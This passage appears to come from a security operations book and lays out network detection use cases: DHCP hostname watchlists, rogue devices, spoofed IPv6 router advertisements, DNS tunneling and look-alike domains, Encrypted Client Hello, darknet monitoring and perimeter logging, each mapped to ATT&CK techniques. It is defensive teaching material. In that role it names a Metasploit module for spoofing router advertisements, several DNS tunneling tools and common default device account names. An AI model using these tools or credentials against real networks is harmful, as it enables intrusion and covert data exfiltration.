> *Tactic: Defense Evasion (TA0005)*; T1036 Masquerading and T1070 Indicator Removal
>
> *Tactic Discovery (TA0007)*; T1018 Remote System Discovery and T1046 Network Service Discovery

Security ISOs

There are known bootable ISOs that supply default names that can indicate malicious intent. This list will change over time, though. As an example, if a host named “kali” shows up, it means someone has booted a known penetration testing distribution. Hostname-based detection for known penetration testing distributions is a low-cost, high-value

detection that requires nothing more than a DHCP hostname watchlist. Beyond Kali Linux, the watchlist should include other commonly abused distributions and toolkits such as Parrot OS, BlackArch, Tails, and Whonix, as well as default hostnames associated with common attack platforms.

> *Tactic: Execution (TA0002)*; T1204.002 User Execution: Malicious File and T1072 Software Deployment Tools
>
> *Tactic: Discovery (TA0007)*; T1046 Network Service Discovery, T1018 Remote System Discovery, and T1595.001 Active Scanning: Scanning IP Blocks

Rogue systems

If a system appears that has no name, is not in the auto-provisioned MAC list, is not in the manually built approved MAC list, doesn't supply a hostname, is not on a guest network, and doesn't authenticate to the domain within a reasonable time (say, five minutes), you have a … Rogue One. The five-condition compound detection described here is an excellent example of using multiple low-confidence signals to build a high-confidence alert—any one of these conditions alone might be explainable, but a device that fails all five simultaneously has essentially no legitimate explanation on a managed network.

> *Tactic: Initial Access (TA0001)*; T1200 Hardware Additions and T1078 Valid Accounts
>
> *Tactic: Discovery (TA0007)*; T1046 Network Service Discovery and T1018 Remote System Discovery

ICMPv6 router advertisement manipulation

In native IPv6 networks, Router Advertisement (RA) messages are sent by routers to announce their presence and provide network configuration information to hosts, including the default gateway and DNS server. Unlike IPv4, which relies on DHCP for this function, IPv6 hosts configure themselves automatically using RA messages received from the local network segment. An adversary or rogue device that sends unsolicited or malicious RA messages can redirect all IPv6 traffic on a segment through an attacker-controlled system, effectively performing a man-in-the-middle attack against every host on the subnet without compromising any individual device. This attack is particularly dangerous in environments that have deployed IPv6 but have not implemented corresponding Layer 2 security controls, which is a common gap. IPv6 is enabled by default on modern Windows and Linux systems. The primary detection mechanism is monitoring for RA messages originating from sources other than the authorized router MAC addresses on each segment.

> *Tactic: Credential Access (TA0006)*; T1557 Adversary-in-the-Middle and T1040 Network Sniffing
>
> *Tactic: Defense Evasion (TA0005)*; T1562.001 Impair Defenses: Disable or Modify Tools and T1070 Indicator Removal

As a follow-up to the IPv6 RA issue, there is a Metasploit scanner/discovery module that can be used to send a spoofed router advertisement with a high-priority prefix to force hosts to begin IPv6 address auto-configuration, which is exactly the mechanism a rogue RA attack exploits. The discovery and the attack surface are the same. The Metasploit module is *auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement*. Other tools include The Hacker's Choice IPv6 Attack Toolkit, Scapy, SI6 Networks IPv6 Toolkit, Nmap, and Evil FOCA.

Domain Name Services

Gathering DNS data presents several data collection and reduction challenges that you will need to work through. DNS detection requires identifying name queries that are outside the norm and, if possible, determining the true source IP address. One issue that can prove difficult is a lack of internal reverse DNS lookups and stale DNS entries. If you can't reliably map an IP address to a name, there will be a small impact on alarm processing time. The situation can be worse when an IP address maps to multiple systems.

Collecting DNS Data

Collecting DNS data from a DNS server can be problematic. Optimal results occur when using Zeek with a SPAN/mirror port or a network tap on the switch where DNS servers reside.

One challenge with DNS is that most (90%+) network traffic consists of local queries. Local queries are normal, and successfully resolved queries have low value for detection monitoring.

When considering how to collect DNS, focus on collecting internal-to-external queries, determine where those queries are resolved, and collect data at that point using network extraction as the collection method.

If a mirror port is available at the perimeter, DNS queries and responses will be logged from the internal DNS server(s), as they forward queries on behalf of end users. If you collect DNS traffic via a mirror port on the same switch as the DNS server, you will capture a significant amount of normal internal query traffic that has little to no value for identifying attackers.

There are at least 30 defined record types, with common ones including A, CNAME, PTR, SPF, AAAA, NS, and MX. TXT records are observed but in low volume. Two well-known tools for collecting DNS data are PassiveDNS and Zeek IDS.

DNS Monitoring Use Cases and Detection Patterns

Young (less than seven days old) or recently registered domains (and thus websites)

Malware increasingly uses sophisticated DNS lookups and query types to signal C2 network. Attackers, particularly phishers, use recently registered domains as distribution points. Techniques vary in how recently created domains are used in attacks. Domains that are less than a week old are more likely to host malware than established domains. If the "Created On" or "Creation Date" field from a WHOIS lookup is less than seven days old, examine the registration details closely. For example, on 11/05/17, a check of domainpunch.com found 85,794 *.com* domains registered the previous day. Several services provide daily lists of newly registered or expired domains, typically for a fee, including whoxy.com, whoisxmlapi.com, domainlists.io, and domains-index.com.

> *Tactic: Resource Development (TA0042)*; T1583.001 Acquire Infrastructure: Domains and T1566.002 Phishing: Spearphishing Link

Long, misshapen, or unusual second-level domain names

Most second-level domain names should be fewer than 24 characters. DNS names have a maximum length of 255 characters. In practice, analyze names that are 72 characters or longer. Very long names (more than 128 characters total) combined with sustained query/response activity are likely indicators of DNS tunneling or a DGA. You will need to establish these thresholds for your environment.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS, T1568.002 Dynamic Resolution: Domain Generation Algorithms, and T1572 Protocol Tunneling

Hexadecimal domain names

Domain names should be human-readable; after all, they are designed to help people locate resources. Hex is typically not human-readable.[1] Malware may use hex values as beacons, embed Base32-encoded commands within name components, and require specific query and response resource records set to specific values. Examples include FrameworkPOS, FeederBot, and Morto. Based32 encoding is used because DNS names are effectively limited to 37 unique characters.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS, T1001.003 Data Obfuscation: Protocol Impersonation, and T1132.001 Data Encoding: Standard Encoding

TXT records/lookups

DNS can provide free-form lookup information from a domain. Historically, TXT records are most commonly used to help validate email delivery with Sender Policy Framework (SPF). Other legitimate uses include DomainKeys (DK) and DomainKeys Identified Mail (DKIM). Other uses include TXT records proving ownership of a domain, service and platform verification tokens, and security and certificate workflows. Queries or responses outside these purposes are not normal, and illegible data in TXT queries or responses is suspicious. Unlike DNS names, TXT record data may be Base32-encoded or custom-encoded. TXT records are often set at the domain level, but that is not a hard requirement.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS, T1132.001 Data Encoding: Standard Encoding, and T1572 Protocol Tunneling

SRV records

Server resource records define the network location of a server providing a specific service. Internal Windows systems within AD actively query SRV records for many resource types. On the internet, SRV records are commonly used for communication-oriented services such as SIP, email, gaming, and Session Traversal Utilities for NAT (supporting discovery for real-time audio, video, and messaging). A high volume of mixed query types (A, AAAA, MX, TXT, SRV) directed at a single domain in a short time frame is abnormal and may indicate DNS-based command-and-control or data tunneling activity.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS and T1001 Data Obfuscation

Private IP addresses returned

Name server queries to internet domains should rarely return private IP addresses. Defenders should alert on DNS responses containing RFC 1918 IPv4 ranges (10.x, 172.16–31.x, 192.168.x), loopback or link-local addresses (RFC 5735), or IPv6 private ranges (fc00::/7, RFC 4193). This technique, known as DNS rebinding, allows an attacker to manipulate DNS responses to redirect a victim's browser to an internal IP address, bypassing same-origin protections and potentially exposing internal resources to malicious web content. Known exceptions exist for consumer router and IoT device management domains—Netgear's routerlogin.com is a widely cited example—where private IP responses are by design. Maintain an allowlist of such exceptions and alert on any unlisted internet domain returning a nonroutable address.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS and T1557 Adversary-in-the-Middle

TXT records without A records

Standalone TXT record queries are legitimate in many contexts—email authentication protocols (SPF, DKIM, DMARC), domain ownership verification by cloud providers, and certificate validation all generate TXT queries without an associated A record lookup. However, certain patterns warrant investigation: high-volume or rapid successive TXT queries to the same domain, unusually large TXT record responses, or TXT record content containing encoded, encrypted, or randomized strings are all indicators of DNS tunneling tools such as DNScat2 or Iodine. Similarly, domains that have TXT or SRV records but no A record are abnormal and should be flagged, with the exception of legitimate email-only domains that carry MX and SPF records but maintain no web presence. Baseline your environment's normal TXT query patterns and build detections around volumetric anomalies and response content length rather than the presence of TXT queries alone.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS and T1572 Protocol Tunneling

Long TXT record queries

If you can monitor query types, excessive or unusually long TXT queries or responses from internet servers may indicate C2 activity. Look for encoded data. TXT records are used for SPF and do occur legitimately. Tools known to use TXT records include dns2tcp or DNScapy.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS, T1132.001 Data Encoding: Standard Encoding, and T1572 Protocol Tunneling

Look-alike or fuzzed domains

Adversaries frequently register domains designed to visually impersonate legitimate organizations to deceive users, intercept credentials, or support phishing and command-and-control operations. Homoglyph attacks exploit Unicode character sets to substitute characters that are visually indistinguishable from standard Latin letters—for example, replacing a Latin "a" with a Cyrillic "a" (U+0430), or a zero for the letter "O"—producing a domain that appears identical to the legitimate one in most browsers and email clients. Cousin or look-alike domains take a broader approach, substituting, adding, removing, or transposing characters in a target domain name, with common patterns including character substitution (rn → m, vv → w), TLD swapping (target.com → target.net), subdomain abuse (paypal.com.attacker.com), and the addition of words suggesting legitimacy (secure-bankofamerica.com, bankofamerica-login.com). Defenders should ingest newly registered domain feeds and run fuzzing tools such as dnstwist against their organization's owned domains to proactively identify look-alike registrations before they are weaponized. Any internal user or system querying a domain with a high similarity score to a known-good domain should generate an alert for analyst review. DMARC reporting provides an additional visibility layer, surfacing homoglyph and spoofed domains that attempt to impersonate your organization's email identity.

> *Tactic: Resource Development (TA0042)*; T1583.001 Acquire Infrastructure: Domains and T1036.005 Masquerading: Match Legitimate Name or Location

DNS queries not originating from authorized servers

An enterprise should maintain a small number of internal DNS servers that can forward queries to the internet. Any DNS query outside this boundary should be investigated, if only to confirm proper configuration and maintain operational assurance.

> *Tactic: Defense Evasion (TA0005)*; T1071.004 Application Layer Protocol: DNS and T1562.001 Impair Defenses: Disable or Modify Tools

Volume and profile changes

Establish a baseline profile for DNS traffic. These indicators can become alert conditions once baselines are defined. Examples include:

- Average queries per hour during working and nonworking hours

  > *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS and T1568 Dynamic Resolution

- First-time domain queries (newly observed domain names)

  > *Tactic: Resource Development (TA0042)*; T1583.001 Acquire Infrastructure: Domains and T1568.002 Dynamic Resolution: Domain Generation Algorithms

- Volume of SRV RR, TXT, and MX queries

  > *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS and T1572 Protocol Tunneling

- Internal failures (domain lookup failures)

> *Tactic: Command & Control (TA0011)*; T1568.002 Dynamic Resolution: Domain Generation Algorithms and T1008 Fallback Channels

Name analysis

High-volume queries with randomized hostnames of equal length under the same second level may indicate DNS tunneling, where the hostname carries encoded data to an attacker-controlled domain.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS, T1132.001 Data Encoding: Standard Encoding, and T1572 Protocol Tunneling

Foreign (non-native) countries

Analyze your organization's communication patterns to determine expected geographic behavior. For example, universities with international populations may see frequent global DNS queries, whereas a regional insurance company may not. If you operate outside the United States, queries to US and European name servers may be common and may complicate analysis.

> *Tactic: Command & Control (TA0011)*; T1071.004 Application Layer Protocol: DNS and T1583.003 Acquire Infrastructure: Virtual Private Server

Queries to dynamic DNS providers

Numerous dynamic DNS providers offer low-cost or free domain-to-IP resolution.[2] A common use case is home users registering an IP address for services such as VPN access. Attackers can exploit these services to

host malicious infrastructure, including C2 systems, because DDNS providers allow for rapid changes of a name to an IP address and can be used at nearly no cost.

> *Tactic: Command & Control (TA0011)*; T1568.001 Dynamic Resolution: Fast Flux DNS, T1568.002 Dynamic Resolution: Domain Generation Algorithms, and T1583.001 Acquire Infrastructure: Domains

Abused top-level domains (TLDs)

Spamhaus maintains an evidence-based "badness index" of the top 10 most abused TLDs. Integrating this directly into a SIEM may be impractical, but incorporating TLD checks into incident response workflows is feasible. As of February 2026, the IANA root zone database includes approximately 1,593 TLD entries; of those, about 156 are unassigned, revoked, or retired and 11 are test domains. The number of actively delegated entries was approximately 1,437. This number continues to grow, especially following ICANN's April 2026 gTLD expansion—the first since 2012, which added over 1,200 new extensions.

> *Tactic: Resource Development (TA0042)*; T1583.001 Acquire Infrastructure: Domains and T1566 Phishing

Traffic to external IPs without DNS queries

Direct connections (HTTP, HTTPS, FTP, SSH, etc.) to IP addresses without prior DNS resolution are suspicious. It is uncommon for users to manually enter raw IP addresses (e.g., *https://#.#.#.#/*). Identify systems communicating outbound directly to IPs without associated DNS queries. A caution: a reverse lookup *could* be performed, with some risk of alerting the site owner that you are trying to get a name for

an IP. It is best to use an intermediary, such as a call to any site that offers an Nslookup function. (Root DNS servers don't count!)

> *Tactic: Command & Control (TA0011)*; T1095 Non-Application Layer Protocol, T1571 Non-Standard Port, and T1572 Protocol Tunneling

Use of unauthorized DNS services

Multiple public DNS services exist beyond those provided by an organization's ISP. Queries to these DNS servers, such as Google's at 8.8.8.8 and 8.8.4.4, *may* indicate a condition that needs resolution.

> *Tactic: Defense Evasion (TA0005)*; T1071.004 Application Layer Protocol: DNS and T1562.001 Impair Defenses: Disable or Modify Tools

Encrypted Client Hello Traffic

Several years ago, the Internet Engineering Task Force (IETF) and Cloudflare codeveloped the Encrypted Client Hello (ECH) specification, with Cloudflare among the first to deploy it at scale. ECH encrypts the entire ClientHello message, including the TLS handshake's Server Name Indication (SNI), making it more difficult for SecOps teams to monitor DNS and TLS metadata for intrusion detection—for example, by using JA4 signatures or identifying the true destination hostname for effective URL filtering. ECH public keys are distributed via HTTPS and SVCB DNS records associated with the destination domain rather than through a centralized endpoint.

Signs of intrusion include:

- Unusual spikes in DNS queries to Cloudflare ECH endpoints, such as queries to domains with no legitimate business purpose

- High-entropy or algorithmically generated domains (DGAs) that are newly registered and hosted on Cloudflare ASNs
- Consistent DNS failures or retries, suggesting tunneling or evasion attempts
- Domain traffic to cloudflare-ech.com, which is often observed but is not the only possible domain

ECH can be disabled in Edge and Chrome through policy configuration. You can also block certain DNS record types with an NGFW, including SVCB (Service Binding, type 64), HTTPS (type 65), and ANY (type 255). Blocking these record types prevents clients from obtaining the keys needed to encrypt the ClientHello, effectively disabling ECH.

ECH does not map cleanly to ATT&CK, but it can be leveraged by adversaries using infrastructure that supports ECH. When ECH is used to evade security inspection, the closest mapping is Tactic: Defense Evasion (TA0005); T1562.006 Impair Defenses: Indicator Blocking, as ECH deliberately hides the SNI indicator that security tools such as JA4 fingerprinting, URL filtering, and TLS inspection rely on. This is the strongest mapping in the set.

When ECH-protected Cloudflare infrastructure is used for C2, the closest mapping is Tactic: Command & Control (TA0011); T1090.004 Proxy: Domain Fronting and T1573.002 Encrypted Channel: Asymmetric Cryptography. ECH is technically a more sophisticated and standardized evolution of the domain fronting technique that ATT&CK already documents. The adversary's traffic appears destined for a benign Cloudflare-hosted domain, while the true destination is hidden within the encrypted ClientHello.

IP DarkNet Unused Network Monitoring

For this discussion, an IP DarkNet is an unused internal network range. For example, if your organization uses 10.0.0.0/8 exclusively, then 192.168.0.0

and 172.16.0.0 to 172.31.255.255 are considered dark. Traffic directed to or originating from these ranges is inherently suspect. This concept is also referred to as a *dark space monitor* or *internal network telescope* in threat intelligence literature and is one of the highest signal-to-noise detection methods available. By definition, no legitimate traffic should be destined for an unused network range, making each hit a likely true positive worth investigating.

As a recommendation, compile a list of all known in-use IP ranges and derive a corresponding list of unused segments. Build a report, query, or script to analyze log data daily to identify traffic within those unused ranges, helping to correct misconfigurations and identify potential false positives. From there, implement near-real-time alerting for DarkNet traffic, because any unknown system actively scanning unused ranges is a time-sensitive condition that warrants immediate attention and response. Alert thresholds should be based on volume: a single packet may indicate misconfiguration, while traffic to 10 or more dark addresses within a five-minute window from a single source likely indicates active scanning and should trigger an alert immediately.

If you identify IPs in use on networks that are not defined, at a minimum this indicates that your network model requires updating. If you detect a system attempting communication to most of the IPs in a given segment—and then across multiple segments—you have likely identified an active scanning host. The scanning pattern provides useful context: a sequential sweep through a dark range (e.g., 10.x.x.1, 10.x.x.2, 10.x.x.3) suggests automated tools such as nmap or a worm-like propagation, while random or sparse probing across multiple dark segments may indicate more deliberate, low-and-slow reconnaissance designed to evade threshold-based detection. In either case, the source host should be isolated and investigated immediately, as internal scanning from a workstation or server typically indicates a compromised host or a rogue device. Additional confidence can be gained if the scanning host is not running standard security tools (e.g., EDR, antivirus, DLP) or is absent from the device registry or device inventories such as a CMDB.

Common data sources for internal DarkNet monitoring include DNS queries, DHCP activity, authentication events to Windows domain controllers, and outbound firewall logs. NetFlow or IPFIX data from core switches and routers is the most comprehensive source for this use case, as it captures Layer 3 traffic regardless of whether a connection was established and does not depend on the destination system being active or logging. An internally facing Zeek sensor is also highly effective for this detection. There are numerous other sources, but these are the ones most likely to produce actionable results when a DarkNet is in use.

If you are looking for a low-cost implementation, a paper I wrote, available in the GIAC archive, describes deploying Tom Liston's LaBrea Tarpit as an active defense measure during work at Old Dominion University. Additionally, full Linux distributions are available that offer suites of tools for this purpose. For example, John Strand's Active Defense Harbinger Distribution provides a collection of honeynet and honeytoken tools.

The most relevant ATT&CK references for this section are:

> *Tactic: Discovery (TA0007)*; T1046 Network Service Discovery, T1018 Remote System Discovery, and T1595.001 Active Scanning: Scanning IP Blocks
>
> *Tactic: Lateral Movement (TA0008)*; T1021 Remote Services and T1570 Lateral Tool Transfer

Network Hardware Devices and Appliances

Network hardware such as switches, routers, access points, storage systems, IP cameras, door controllers, acceleration servers, load balancers, and other appliance-oriented systems provide network traffic telemetry.

All of these devices should be configured to log centrally and to use centralized time services, and most of them should be configured to use a central directory such as Active Directory via LDAP for user

authentication. Some systems may have characteristics that justify a local account database, but it is unlikely that there is a strong reason for those systems not to log centrally. Also, default credentials for network devices are widely known; devices are often initially configured with local accounts such as “admin” or “root,” which can generate authentication failures during brute-force attempts.

Network Hardware Detection Use Cases

Identify network hardware

This objective can be achieved, or at least progressed, by scanning the network with nmap and looking for responses on ports 443/TCP, 80/TCP, and possibly 22/TCP. If systems respond but do not generate log records—or at a minimum are not observed as source client IPs for authentication on an AD DC—then an appliance is likely present. The next step is to identify the system and determine whether it can log and should be configured to do so.

> *Tactic: Discovery (TA0007)*; T1046 Network Service Discovery and T1018 Remote System Discovery
>
> *Tactic: Defense Evasion (TA0005)*; T1562.001 Impair Defenses: Disable or Modify Tools

Collect authentication and change activity

Depending on the device, logging should include, at a minimum, configuration changes, user logins (success and failure), and system reboots. These three categories align with conditions most likely to indicate adversary activity or operational issues requiring investigation. Configuration changes not associated with an authorized change ticket are a high-priority detection. Unexpected reboots of core switches or routers may indicate firmware manipulation, a denial-of-service condition, or an attempt to clear volatile logs. Where possible, logs

should be forwarded to the SIEM in real time rather than stored locally, as local logs can be easily cleared by anyone with administrative access.

> *Tactic: Defense Evasion (TA0005)*; T1562.001 Impair Defenses: Disable or Modify Tools and T1070 Indicator Removal
>
> *Tactic: Persistence (TA0003)*; T1542 Pre-OS Boot and T1601 Modify System Image

Monitor for default account attempts

Logins to network hardware should be monitored to ensure that default accounts such as “admin,” “root,” and “supervisor” are not used. Default credentials are among the most commonly exploited weaknesses in enterprise environments and represent a significant control gap. An adversary who gains access to a core switch or router using default credentials can effectively control the underlying network infrastructure—firewalls, IDS sensors, and monitoring taps can all be neutralized from this position. This detection should be a zero-threshold alert: a single successful authentication using a default account to any network device warrants immediate response.

> *Tactic: Initial Access (TA0001)*; T1078.001 Valid Accounts: Default Accounts and T1110.001 Brute Force: Password Guessing
>
> *Tactic Persistence (TA0003)*; T1078.001 Valid Accounts: Default Accounts and T1542 Pre-OS Boot

Monitor outbound traffic

Most network devices should generate minimal outbound traffic beyond a few expected destinations, typically related to updates or system services. Detection thresholds will vary, but alerts can be tuned for cases where a device makes DNS requests or communicates with destinations

outside an approved list. Alternatively, periodically review outbound traffic for anomalies. Items of note include NTP requests, DNS requests not to the local DNS, and software updates from vendor-associated domains. The expected outbound profile should be narrow and well defined: NTP to authorized time sources, DNS to internal resolvers, and software updates to known vendor domains or IP ranges. Software update requests to nonvendor domains are a high-severity condition and may indicate compromise or unauthorized configuration changes. NTP requests to unauthorized time sources should also be flagged, as time manipulation can affect log timestamps and undermine the forensic integrity of your entire logging pipeline. This detection pairs directly with the use of unauthorized DNS detection from the DNS use case set and the traffic to external IPs without DNS query detection reviewed earlier.

Tactic: Command & Control (TA0011); T1071.004 Application Layer Protocol: DNS, T1071.001 Application Layer Protocol: Web Protocols, and T1568 Dynamic Resolution

Tactic Persistence (TA0003); T1542 Pre-OS Boot and T1601.001 Modify System Image: Patch System Image

Perimeter Security–Focused Access

Every organization has a perimeter point, typically consisting of the demarcation router and the primary perimeter firewall. With the advent of highly portable and powerful computing devices, the 1990s view of a fixed perimeter is effectively dissolving. As a result, traditional prevention-first thinking should evolve toward an assume-compromise mindset, with increased emphasis on detection and adversary hunting. Protocol ID information is listed in Table 13-1.

Some interesting statistics help characterize the data flowing across the internet and, by extension, the traffic that will reach your perimeter:

- In 2018, 51.8% of all internet traffic was generated by bots, and 48.2% by humans. By 2024, that balance had shifted: automated traffic surpassed human activity, with bots accounting for 51% of global web traffic. Of that bot traffic, 37% was classified as malicious—nearly double the 20% reported in 2018. A rapidly growing category of AI-driven agentic bots increased by nearly 8,000% in 2025 alone. The 2018 statistics are from hostingfacts. Updated statistics come from Statista, the Imperva/Thales report, and the CNBC AI bot report.
- In 2018, over 50,000 websites were hacked per day; by 2025, that number had declined to 30,000 (Verizon DBIR). The DBIR also notes that, in 2025, cyber defense faces a fundamentally different adversary—one that exploits unpatched edge devices at scale, deploys ransomware in 44% of confirmed breaches, bypasses multifactor authentication through prompt bombing and adversary-in-the-middle techniques, and increasingly relies on infostealer malware to harvest credentials from unmanaged personal devices before ever touching a corporate network.
- As of early 2026, the internet hosts approximately 1.34 billion to 1.98 billion registered websites, depending on the measurement methodology. Of these, roughly 200 million (about 15%) are actively maintained and updated.
- Approximately 392.5 million domain names were registered globally as of Q1 2026, up from 338 million in Q1 2018—a 16% increase over eight years and a meaningful expansion of the attack surface for look-alike domains, typosquatting, and newly registered domain abuse.
- As of 2025, there are approximately 6 billion global internet users, representing approximately 73% of the world's population—up from 3.7 billion in January 2018. Mobile devices account for approximately 52% of global web traffic.

For small organizations or sites with only a few IP addresses, the internet access line may connect directly to the external firewall interface. Larger organizations, particularly those with fault-tolerant firewall configurations, typically deploy a gateway on the router and assign routable IP addresses to the firewalls. This architecture is illustrated in Figure 13-1.



Public side DNS (internet-only name/IP), antispam/ email filtering
SaaS services (cloud storage, email, trading organizations, partner REST APIs)
Services network (traditional DMZ)
Internet-exposed services (e.g., HTTPS [web], SFTP and FTP [file], partner VPN)
Service network support (e.g., application servers, domain and deployment, OS and Security Monitor)
Private IP with NAT
Private IP without NAT
Public IP range with secured login (MFA)
Perimeter firewall (multileg)
• External IP(s)
• Inbound NAT to ServiceNet
• Inbound/partner VPN
• Outbound NAT
Private IP range
Interior security controls (routers with ACLs, internal firewalls, etc.)
Private IP (static)
Private IP (dynamic)
Service network support (e.g., application servers, domain, deployment, OS and Security Monitor)
Servers (data is the primary target)
Client (edge) networks workstations (e.g., wireless network, printers, other user-accessible devices)
Client zone (users are the primary target)

Figure 13-1. Perimeter use case illustration

Very few company resources, if any, should exist outside of an NGFW-protected zone, such as a traditional service network or DMZ, or be hosted in a CSP without equivalent controls. For on-prem environments, the perimeter router is the last control point for outbound traffic and therefore the first control point for inbound traffic. In a CSP such as AWS, a network ACL (NACL) can serve a similar role. You should know where NAT translation occurs—on the perimeter router or within the firewall—and document that relationship for the SOC in a central repository such as a wiki.

Lastly, any application that receives internet traffic should have the true client IP address forwarded. Support may exist for the older HTTP-specific X-Forwarded-For header. The more modern, standards-compliant alternative is the Forwarded header defined in RFC 7239, which provides a structured format for the same information. Current versions of Nginx, Apache, F5 BIG-IP, and most cloud load balancers support RFC 7239. For organizations standardizing their logging pipeline, RFC 7239 is the preferred approach.

> *Tactic: Defense Evasion (TA0005)*; T1036 Masquerading and T1070 Indicator Removal

Organizations take very different approaches to applying security controls on the perimeter router and to logging activity. In Figure 13-1, several security zones are represented, each potentially with different logging levels. Each intersection point represents an opportunity to collect session data with tools such as firewalls, NetFlow, or Zeek IDS. The systems shown are also examples of application and operating system data sources.

One challenge is resolving NAT translation, as the SOC often requires the true source IP address. For example, if a user accesses a DNS hosting site through the corporate firewall, the hosting site will not see the user's internal IP address. In this case, correlation is required: match access logs

using timestamps, source IPs, and ports from the external site with firewall state logs that identify which internal system initiated the connection using the same outbound TCP port at the same time.

Regardless of how perimeter devices are managed, any configuration changes or direct logins to the perimeter router and firewall should generate log records in the SIEM.

Architecture and configuration details may allow for data reduction and filtering. Examples include:

Inbound accept logging

> Data may be duplicative, as most inbound traffic is already controlled by the perimeter firewall and possibly a host-based firewall on internet-facing systems.

